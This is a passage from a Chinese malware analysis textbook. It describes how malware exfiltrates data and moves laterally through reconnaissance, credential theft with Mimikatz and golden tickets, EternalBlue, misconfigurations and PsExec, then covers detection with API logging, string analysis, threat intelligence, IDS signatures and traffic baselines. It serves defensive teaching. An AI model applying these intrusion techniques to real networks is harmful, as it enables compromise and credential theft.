甚至在有些情况下，攻击者还会利用反恶意软件产品来从受害者处窃取数据。许多反恶意软件产品都在云端有一些分析组件，厂商会将客户侧收集到的恶意软件上传到云端分析组件，进行进一步的分析。攻击者将窃取的数据嵌入到恶意软件中，这样搭上反恶意软件产品与云端分析组件的“便车”。反恶意软件产品并不知道将恶意软件上传到云端会将受害者的数据也带出到公司边界之外，随后攻击者再利用其他方式将数据带出反恶意软件产品的云端分析组件。

随着 Dropbox 等云存储服务的出现与广泛使用，恶意软件也开始探索使用此类服务的可能。不仅可以窃取的数据上传到云存储服务，还可以利用云存储服务分发恶意软件。攻击者会将恶意软件部署在公开共享的 Dropbox 账户中，引诱受害者通过分享的 URL 下载并执行恶意软件。

横向平移

横向平移是在攻击者攻陷网络内的设备后, 移动到内部网络中的其他设备当中寻找其他要感染的设备或要窃取的数据的过程。横向平移在针对性攻击与 APT 攻击中是重要的环节。横向平移的流量通常是东西向流量, 而不是在内部网络与外部网络之间流动的南北向流量, 在第 23 章中将会对这两类流量进行详细介绍。

横向平移大体可以分为三个阶段: 侦察、凭据窃取/攻击准备、获取访问权限。下一节中, 将会对这三个阶段进行详细讨论。

侦察

一旦通过失陷主机获取了对内部网络的访问权限, 攻击者就会开始尝试发现网络中的其他设备, 以发现可以入侵的潜在攻击目标。攻击者在此阶段收集的信息如下所示:

- 网络中的其他设备, 例如台式机、服务器、物联网设备、管理设备、财务/工程/管理等各部门的设备。
- 设备上运行的操作系统与补丁信息。
- 运行的软件、软件版本与补丁信息。
- 各种用户、账户信息以及权限级别。
- 网络中的重要服务器。
- 设备上开放的端口与监听的服务。

发现网络中的其他设备有很多种方法。例如, 恶意软件可以对已失陷主机与用户进行分析, 确定设备与用户的重要性和权限级别。如果当前失陷主机属于管理员, 而管理员很可能通过网络连接到其他各种重要的服务器和设备。当前失陷主机就是一个高价值资产, 通过它可以向网络中的其他设备进行跳转。恶意软件可以通过列出失陷主机网络通信的另一方, 来确认

连接到的其他重要服务器和设备。为此，恶意软件可以使用 Netstat 等工具列出当前失陷主机与网络上其他设备的所有连接，从而发现网络中的其他重要资产。

这种在失陷主机上寻找网络中其他设备的方法较为被动，恶意软件也可以使用其他较为主动的方法（例如使用 Nmap、Masscan 等扫描工具）来确认设备的开放端口。但是，这些现成的扫描工具都非常“嘈杂”，很容易就被网络安全产品或安全运营分析人员发现。攻击者为了避免被检测，很可能使用自己定制开发的网络扫描工具，从而长时间潜伏在网络中进行扫描而不引起怀疑。如基于 TCP SYN 的扫描等不同的扫描方法，能够识别在网络中的其他设备以及其上运行的软件服务等各种信息。

在名为《Container Malware: Miners Go Docker Hunting in the Cloud》的文章中介绍了使用主动扫描的攻击者分析案例。

凭据窃取/攻击准备

已经通过前述阶段发现了相关资产，攻击者需要找到能攻陷网络中目标机器的方法。有很多方法可以实现，例如：

- 攻击者窃取重要凭据，例如管理员的凭据，随后利用这些凭据在网络中的各种系统间移动。
- 攻击者在侦查阶段确定了网络中存在漏洞的软件与设备，利用准备好的漏洞利用攻击这些软件与设备即可成功入侵。

有些时候，不需要利用任何凭据也能够访问其他系统。因为相关人员配置了系统可以在没有身份验证的情况下被公开访问，这为攻击者入侵提供了便利。

窃取凭证和弱密码

大多数恶意软件都会窃取凭据,攻击者会使用 Mimikatz 等工具扫描系统上运行的各种进程的内存以获取密码和其他身份验证凭据。攻击者也可以使用其他同类工具扫描内存,以查找明文密码。有时候,恶意软件甚至可能无法获得实际的密码,而是只能得到密码的哈希,不过这也可以在网络上的其他系统中进行身份验证。

有些恶意软件会检查网络流量以搜索非加密流量中的明文密码,因为部署在内网中的许多服务器都不使用 HTTPS 进行加密,这使恶意软件通过网络嗅探获取凭据成为可能。

带有 Keylogger 组件的恶意软件可以记录用户的击键行为,获取用户输入的密码。部分恶意软件将自身注入到浏览器与其他软件中,拦截应用程序加载的网页从而窃取用户凭据。通过这种方法,还能够拦截并窃取当下常用的基于 OTP 的实时双因子校验密码。

恶意软件还可以使用诸如 Kerberos 黄金票据等其他身份验证令牌,达成不受限制地访问域内所有主机的目的。

弱口令与默认凭据始终都是安全建设中易受攻击的部分,用户不改变默认密码或者使用弱口令(如 password 和 12345 等)当作密码,都会为攻击者带来可乘之机。

攻击存在漏洞的系统

软件中的漏洞是不可避免的,大多数攻击者都会使用未修补的系统中存在的 0day 漏洞与其他已知漏洞进行攻击。存在漏洞的应用程序由于各种原因没有使用安全补丁对应用程序或固件进行更新和修复,这为攻击者借由漏洞发动攻击带来了便利。

在确定了各种资产上运行的软件与版本后,攻击者寻找这些版本的软件中存在的各种漏洞,以便在后续阶段使用漏洞发起攻击并部署恶意软件。此阶段最重要的是正确识别存在漏洞的软件与资产,例如 WannaCry 勒索软件使用永恒之蓝漏洞进行攻击,该漏洞针对 Windows

系统上 SMB 服务（版本 1）进行攻击。如果使用的是 SMB 服务（版本 2），攻击就不能够成功。正确识别 SMB 服务与版本，对 WannaCry 勒索软件利用永恒之蓝漏洞发起攻击至关重要。

配置错误

许多软件会在配置文件中指定默认验证凭据就发布，这是严重的配置错误。厂商希望在部署时就修改这些默认凭据，但很多人在使用时因为各种原因都不进行修改。其中一些默认设置可能指定了在默认端口监听连接，并且使用默认凭据进行验证。某些情况下，甚至可能都不存在身份验证。使用了错误配置后，本来安全的应用程序也会变成不安全的应用程序被攻击者滥用，许多恶意软件都会滥用错误配置来进行攻击。

例如云端错误配置的 Docker 服务允许任何人连接并启动指定容器，攻击者常常滥用该方法运行挖矿木马，可以检索名为《Container Malware: Miners Go Docker Hunting in the Cloud》查看相关内容。另一个典型的例子就是 Redis 服务，攻击者经常利用其未授权访问的错误配置进行攻击。

获取访问权限

在横向平移感染攻击目标过程中，攻击者会使用被窃凭据、漏洞利用或者利用错误配置等方法访问目标系统。有时，恶意软件也可以使用暴力破解的方式获取对目标系统的访问权限。一旦进入目标系统，恶意软件就可以继续进行侦察与凭据窃取，获取网络上其他系统的访问权限，直到能够到达最终的攻击目标并成功窃取数据。

SMB、PsExec 与其他

SMB 是近来常被恶意软件滥用攻击计算机的协议之一。如前所述，WannaCry 勒索软件利

用永恒之蓝攻击运行 SMB 服务（版本 1）的 Windows 操作系统。但必须强调的是，利用 SMB 发起攻击并不总是需要利用漏洞。

众所周知，许多用户会对 SMB 服务进行错误配置，使得共享文件夹不仅对外开放，还能够自由进行读写。很多情况下，恶意软件会使用被窃凭据来访问 SMB 共享文件夹。确认这些共享文件夹的权限后，恶意软件可能会将恶意可执行文件或者恶意文档复制到这些共享文件夹中。再将这些文件的名称修改为能够诱使受害者点击的名称，希望有权限访问共享文件夹的用户能够点击并执行这些恶意文件。与此同时，恶意软件也常常使用 PsExec 等命令将恶意文件远程执行复制到其他主机的共享文件夹中，这样就能够避免等待受害者点击执行。

检测网络通信

前文已经介绍了一些用于拦截、识别恶意软件网络连接的技术与工具，本节将会再次进行讨论并介绍分析人员和检测工程师识别恶意网络流量的其他方法。

使用 APIMiner 记录网络 API 调用情况

恶意软件的任何网络连接都需要使用网络 API，这些 API 是识别样本是否使用网络连接的良好指标。表 9- 1 中列出了部分网络 API 所在的重要 DLL 文件。

表 9- 1 Windows 操作系统中提供网络 API 的重要 DLL 文件

DLL 文件	简介
Wininet.dll	支持应用程序通过 HTTP 和 FTP 协议进行通信
SmbWmiV2.dll	支持应用程序通过 SMB 协议进行管理与访问
Wsock32.dll	支持应用程序通过各种原始套接字相关 API 建立 TCP/IP 网络连接
WS2_32.dll	提供 Wsock32.dll 的新版本 API
WinHTTP.dll	支持应用程序通过 HTTP 协议进行通信

NetAPI32.dll	提供查询和管理网络接口的 API
--------------	------------------

一些典型的 API 如表 9- 2 所示。

表 9- 2 部分重要网络 API

WinINet	WinSock
HttpSendRequestA	connect
InternetConnectA	send
InternetReadFile	recv
HttpOpenRequestA	socket
InternetGetConnectedState	getaddrinfo
InternetCloseHandle	
InternetOpenA	

想要识别样本使用的网络 API, 可以使用 CFF Explorer 或其他同类 PE 文件分析工具查看导入表。例如, 使用 CFF Explorer 分析样本文件 Sample-9-3.exe 并查看导入表 (Import Directory), 如图 9- 9 所示。




图 9- 9 样本文件 Sample-9-3.exe 的导入表中显示包含网络 API


该样本已经被脱壳，可以看到样本使用的所有网络 API。但实际上大多数恶意软件都是加壳的，这种情况下不会直接显示导入的 API，除非恶意软件将自身释放到内存中。此时，只能使用动态分析分析在内存中解压后的 PE 头的导入表，查看所有导入的 API。

APIMiner 通过动态执行样本并记录运行时使用的 API 日志，可以使用 APIMiner 运行样本文件 Sample-9-3.exe，如图 9- 10 所示。



图 9- 10 使用 APIMiner 运行样本文件 Sample-9-3.exe 并记录 API 调用日志

运行命令后会在同一目录下生成多个 API 日志文件，命名模式为 apiminer_traces.*。查看日志文件即可发现样本文件使用的各种 API，可以找到图 9- 3 中的网络 API。如图 9- 11 所示，调用了名为 HttpOpenRequestA 的网络 API，这表明样本文件使用 HTTP 进行 C&C 通信。



```
apiminer_traces.19364716.pid_2844.txt - Notepad
File Edit Format View Help
> SetErrorMode([mode]5)
<00000000> GetSystemTimeAsFileTime()
> SetErrorMode([mode]1)
00CC000C: HttpOpenRequestA([connect_handle]0x00CC0008, [http_method]"POST",
> LdrGetProcedureAddress([module_address]0x41AC0000, [function_name]"", [
GetFileAttributesW([filepath]"C:\Users\poona\AppData\Roaming\Microsoft\S
)> NtProtectVirtualMemory([process_handle]0xFFFFFFFF, [base_address]0x633
> SetErrorMode([mode]5)
```

图 9- 11 利用 APIMiner 生成样本文件 Sample-9-3.exe 的 API 调用日志，显示样本文件通过调用 HttpOpenRequestA 实现 HTTP 通信

字符串分析

字符串分析是识别、分类恶意软件最有效的方法之一，也可以帮助识别恶意软件使用的网络通信行为。在图 9- 5 与图 9- 7 中可以看到，字符串显示样本文件使用 HTTP 与 FTP 协议进行 C&C 通信。

如前所述，使用字符串分析可以将样本使用的各种网络 API 提取出来。如果样本没有足够的字符串，可能表明恶意软件已经被加壳了。这种情况下，必须运行样本文件使用动态分析来获取脱壳后样本内存中的字符串。

通过字符串分析，可以获得有关恶意软件与 C&C 服务器等攻击基础设施相关的信息。例如，许多恶意软件都在样本中硬编码了 C&C 服务器的 IP 地址或域名，可以使用正则表达式进行提取。例如通过正则表达式`[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}`就可以匹配字符串中的所有 IP 地址。

通过字符串分析从恶意软件中获取的 IP 地址与域名，可以通过 Google 等搜索引擎检索互联网上是否有其他分析报告提及，交叉比对查看是否有其他人将其判断为恶意。另外，也可以查询这些 IP 地址、域名的信誉与威胁评分，正如下一节中介绍的那样。

IP 与域名声誉

威胁情报是安全行业中非常重要的一部分,社区与商业公司都会提供威胁情报来反映在野安全威胁。很多威胁情报都以 IP 与域名信誉的形式提供,其中标注了攻击者在网络攻击中使用的恶意 IP 地址与域名。

分析过程中对此类数据存在较大需求,这些信息可以帮助分析人员快速判断分析场景中的 IP 地址与域名是否是恶意的、恶意的可能性有多大。在开发反恶意软件产品时,通过网络流量提取 IP 地址与域名并且利用威胁情报针对恶意告警进行交叉验证,也是十分有用的。

使用时务必要注意,不同供应商的情报来源都可能存在误报,将良性的 IP 地址或域名错误地判定为恶意。另外,有些情报数据可能已经过时了。例如,攻击者利用失陷的 Web 服务器对外进行攻击时,该服务器的会被认为是恶意的。但当失陷的 Web 服务器上的恶意软件被清除恢复正常,威胁情报提供商却不能将其从数据中删除,仍然会将其标记为恶意或者威胁。

最重要的是不能“偏听偏信”一个威胁情报源,而是要利用多个威胁情报来源进行综合判断,以此降低误报的概率。也可以将威胁情报给出的判断与网络通信等其他方面的分析结合起来得出评估的结果,提供更准确的威胁状况判断。

静态签名: IDS 与防火墙

各种网络安全产品(如 IDS/IPS 与防火墙)都支持在深度包检测(DPI)后,利用与网络数据包匹配的静态签名发现恶意流量。Suricata 与 Snort 就是典型的 IDS/IPS 软件,二者使用相似的规则语言,用户可以编写签名来识别恶意流量。

Suricata 与 Snort 支持匹配原始数据包的内容,以及各种协议(如 HTTP、FTP、SMB 等)中的特定字段。业界还有许多商业规则供应商,例如 Emerging Threats Pro 与 Cisco Talos

都提供每日更新的规则，以期及时发现最新的恶意流量。相应的规则可以与部署在生产环境中的 Suricata/Snort 一同使用，这些软件也支持前文提到的 IP/域名信誉匹配的功能，针对网络流量中提取到的 IP 地址与域名进行信誉查询，根据具体情况判断是否需要告警。

在第 23 章中将会详细讨论 IDS/IPS、Suricata 以及如何编写 Suricata/Snort 规则。

异常基线

大多数静态签名在应对加密流量时较为无力，这会使 IDS/IPS 等安全产品无法发现恶意软件的 C&C 流量。最重要的是，即便是非加密流量，攻击者也很容易通过对 C&C 流量的模式进行细微的修改就绕开静态签名的检测。

例如图 9-5 中显示恶意软件用于 C&C 通信的 URL 字符串为 %s?comp=%s 与 %s?get&news_slist&comp=%s 模式。静态的 Suricata 签名可以匹配字符串中的 get&news_slist 特征来捕获 URL 字符串，发现 C&C 通信行为。如果攻击者更新了恶意软件并将用于 C&C 通信的 URL 字符串模式修改为 %s?comp=%s 与 %s?get&news_sslist&comp=%s，这样就能避免被静态签名检出。攻击者只需要增加一个额外的字母 s（将 news_slist 变为 news_sslist），就能够让静态签名无法检出。

为了应对这个问题，网络安全行业也在转向使用基于异常的检测方法来识别恶意网络流量。想要使用异常检测，需要为网络中的各种设备构建正常网络流量的基线。基线建立后，就能够了解正常网络流量的具体情况。基于该基线，如果发现任何流量表现出的新特征、新参数与早期构建的网络基线差异很大，就将其视为可疑流量等待进一步检查。

例如在一个安装了各种应用程序的设备上，应用程序通常使用 HTTP 访问互联网上的各种相关服务。HTTP 协议中一个重要的字段为 User-Agent，标识了发起 HTTP 请求的软件名称，如 Mozilla Firefox 浏览器的 User-Agent 会以 Mozilla/5.0 ... 开头。类似的，其他应用程序

也会使用自己的 User-Agent 进行网络访问, User-Agent 会被嵌入在 HTTP 请求中。随着时间的推移, 根据网络流量可以为设备上的所有 User-Agent 构建一个基线模型。在实际中部署了该基线模型后, 当发现新的、没有在该设备上 “看到” 过的 User-Agent 时, 可以触发一个新 User-Agent 告警, 这迹象表明可能存在恶意软件感染。

当然, 这种的基线模型并不是万无一失的, 恶意软件也可以将 User-Agent 伪装成合法的应用程序来绕过网络安全产品的检测。因此, 将这些告警与其他类型的告警或者网络行为 (包括来自主机上反病毒软件的安全事件等) 关联起来进行综合判断是很重要的, 以此才能获得更准确的恶意软件感染告警。

攻击者会不断探索 C&C 通信的新方法, 使用新协议、使用隐蔽信道、使用加密通信等使识别与分析网络流量更加困难的方法。作为分析人员与检测工程师, 跟踪恶意软件 C&C 通信使用的新协议和新策略是非常重要的。发现恶意软件启用新协议时, 通过深入分析才能了解攻击者如何利用该协议进行 C&C 通信。分析人员可以使用如字符串分析、API 日志分析、网络行为拦截分析等各种方法进行分析, 以评估网络流量中是否存在恶意流量。

作为检测工程师, 必须要接受的现实是 “根据网络流量识别失陷主机一定会产生误报”。纯粹的基于网络的异常检测模型是行不通的, 使用多层防御模型将网络流量侧的告警与端点侧各种进程与服务行为的告警结合起来, 可以提高告警准确性。

总结

恶意软件会使用网络通信来达成各种目的, 包括 C&C、更新自身与泄露受害者的数据等。在本章中介绍了恶意软件进行网络通信的各种原因, 其中涵盖了诸如 C&C 服务器和中继等概念, 这些技术成为了构建恶意软件与攻击者进行有效且隐蔽的通信信道的基石。本章也介绍了恶意软件获取 C&C 服务器 IP 地址的各种方法, 包括众所周知的 DGA 算法, 攻击者使

用该机制来防止攻击基础设施遭到破坏。

通过实践分析恶意软件样本,基本了解了恶意软件是如何使用 HTTP 协议、IRC 协议与 DGA 算法进行 C&C 通信的。后续介绍了横向平移,攻击者一旦成功感染了系统,就会在网络中移动以寻找其他高价值的攻击目标。本章的最后还介绍了使用字符串分析、API 日志记录和静态 API 分析等各种常用的分析技术,研究人员可以使用这些技术识别恶意软件的 C&C 通信。